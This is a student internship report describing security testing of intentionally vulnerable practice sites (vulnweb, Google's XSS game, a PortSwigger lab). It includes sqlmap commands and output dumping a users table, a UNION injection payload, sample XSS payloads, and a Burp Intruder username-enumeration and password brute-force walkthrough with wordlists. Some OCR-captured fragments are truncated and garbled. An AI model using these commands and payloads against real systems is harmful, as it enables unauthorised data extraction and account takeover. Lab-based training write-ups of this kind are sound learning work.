Internship Report: 1.Web Application Security Testing

---

1. Introduction

During the internship, security testing was conducted on sample vulnerable web applications to identify and understand common web vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Authentication flaws.
The objective was to practically apply ethical hacking and penetration testing techniques using industry-standard approaches.

---

2. Tools and Resources Used

- **Burp Suite Community Edition** – HTTP Proxy and Request Capturing
- **SQLMap** – Automated SQL Injection Exploitation
- **Manually collected XSS payloads** (from LinkedIn and other sources)
- **Browser** – Manual XSS Testing
- **PortSwigger Labs** – Authentication flaw testing
- **Notepad++** – Request file analysis

---

3. Methodology


3.1 SQL Injection Testing

- Visited the target website:
  `http://testphp.vulnweb.com/search.php?test=query`.

- Captured HTTP requests using Burp Suite and saved the captured request into a `.txt` file (`request.txt`).
- Used SQLMap with the `-r` option (request file) instead of directly attacking the live site.

SQLMap Commands used:

```
sqlmap -r request.txt --dbs
sqlmap -r request.txt -D acuart --tables
sqlmap -r request.txt -D acuart -T users --dump
```




```
[q] Quit
> 0
[04:06:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:06:39] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[04:06:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[04:06:40] [WARNING] your sqlmap version is outdated

[*] ending @ 04:06:40 /2025-04-20/
```

- Successfully retrieved databases, tables, and extracted user data from the vulnerable application.



```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: uname=&pass=' UNION ALL SELECT CONCAT(0x71766a7a71,0x504c4f4b724c756172416d625366766a717042437a4c6d424d55665a6875485276635379655063 67,0x717a6b6b
71),NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: uname, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 0
[04:09:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[04:09:32] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+-------+
| pass | uname |
+------+-------+
| test | test  |
+------+-------+

[04:09:33] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[04:09:33] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[04:09:33] [WARNING] your sqlmap version is outdated
```


3.2 Cross-Site Scripting (XSS) Testing

- Accessed the practice website: `https://xss-game.appspot.com/`.
- **Did not use any automated tool**.
- Manually collected random XSS payloads from LinkedIn and online resources.
- Tested various payloads manually by injecting them into input fields and URLs.
- Example Payloads Used:

  <script>alert('XSS')</script>

  <img src=x onerror=alert('XSS')>

  <svg onload=alert('XSS')>



```
hey guys th
today we se
 security vu
go to the t
type anythi
 or not
it is refel
boom we got
also go to
copy any on
```

https://xss-game.appspot.com/level1

Interact with the vulnerable application window below and find a way to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.

Mission Objective

Inject a script to pop up a JavaScript alert() in the frame below.

Once you show the alert you will be able to advance to the next level.

xss-game.appspot.com

8

age/src/onerror=prompt(8)>


Successfully triggered JavaScript alerts and completed various XSS challenges.

3.3 Authentication Flaw Testing

- Target: PortSwigger Lab Username Enumeration via Different Responses
- Method used: **Burp Suite Intruder - Sniper Attack**

Steps Followed:


1. **Captured the login request** using Burp Proxy after submitting random invalid credentials.
2. **Sent the request to Intruder** and selected the **username parameter** as the payload position (`§invalid-username§`).
3. **Attack 1: Username Enumeration**
    - Selected **Simple list** payload type and added a list of candidate usernames.
    - Started a **Sniper Attack**.
    - Observed the **Length** column: One response was longer and contained the message "Incorrect password" instead of "Invalid username."
    - Identified the valid username based on this difference.


3. Intruder attack of https://0a9600c0041e782e8092085d0009009f.web-security-academy.net

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
94	atlas	200	199			3248	
95	att	200	203			3250	
96	au	200	237			3248	
97	auction	200	193			3248	
98	austin	200	233			3248	
99	auth	200	219			3248	
100	auto	200	216			3248	
101	autodiscover	200	206			3248	

Attack 2: Password Brute Force

- Cleared positions, selected the **password parameter** for payload.
- Set the username to the discovered valid username.
- Added a list of common passwords.
- Started a second **Sniper Attack**.
- Observed **Status** column:
    - All responses were `200 OK` except one `302 Found` (redirect).
- The password causing the `302` response was identified as the correct password.



Sniper attack

Target: https://0a9600c0041e782e8092085d0009009f.web-security-academy.net

```
POST /login HTTP/2
Host: 0a9600c0041e782e8092085d0009009f.web-security-academy.net
Cookie: session=rYXc8AdA2t7mMLNQ9tglmCXw6MSBRaUr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://0a9600c0041e782e8092085d0009009f.web-security-academy.net
Dnt: 1
Referer: https://0a9600c0041e782e8092085d0009009f.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

username=att&password=§test§
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 101
Request count: 101


This payload type lets you configure a simple list of strings that are used as payloads.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
```

You can define rules to perform various processing tasks on each payload before it is used.

Final Step:

- ○ Used the discovered **username and password** to log in successfully.
- ○ Gained access to the user account page and solved the lab.



https://0a9600c0041e782e8092085d0009009f.web-security-academy.net/my-account?id=att

Username enumeration via different responses

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account

Your username is: att

Your email is: att@normal-user.net

Email

Update email

```
we use som                ts go
choose the
now login                 the
 responce u
now send t
now we per                d
now check
boom we go
now we app                me in your
 capture re
now go for
also check
boom we go
yeah we su
thank you
```

4. Observations

Vulnerability	Description	Method	Result
SQL Injection	Extracted databases and user data	SQLMap with captured request (`.txt`)	Successful data extraction
XSS (Cross-Site Scripting)	Reflected XSS via manual payload injection	Manual Testing with custom payloads	JavaScript alerts triggered
Authentication Flaw	Username Enumeration and Password Brute Force	Burp Suite Intruder - Sniper Attack	Valid username and password discovered

5. Key Learnings

- Gained hands-on experience in exploiting **SQL Injection** using captured requests.
- Understood how **manual XSS testing** is performed using different payloads.
- Learned **Sniper Attack method** in Burp Suite Intruder for both **Username Enumeration** and **Password Brute Force**.
- Improved skills in analyzing server responses, HTTP requests, and understanding vulnerabilities.
- Developed strong understanding of **web application penetration testing workflow**.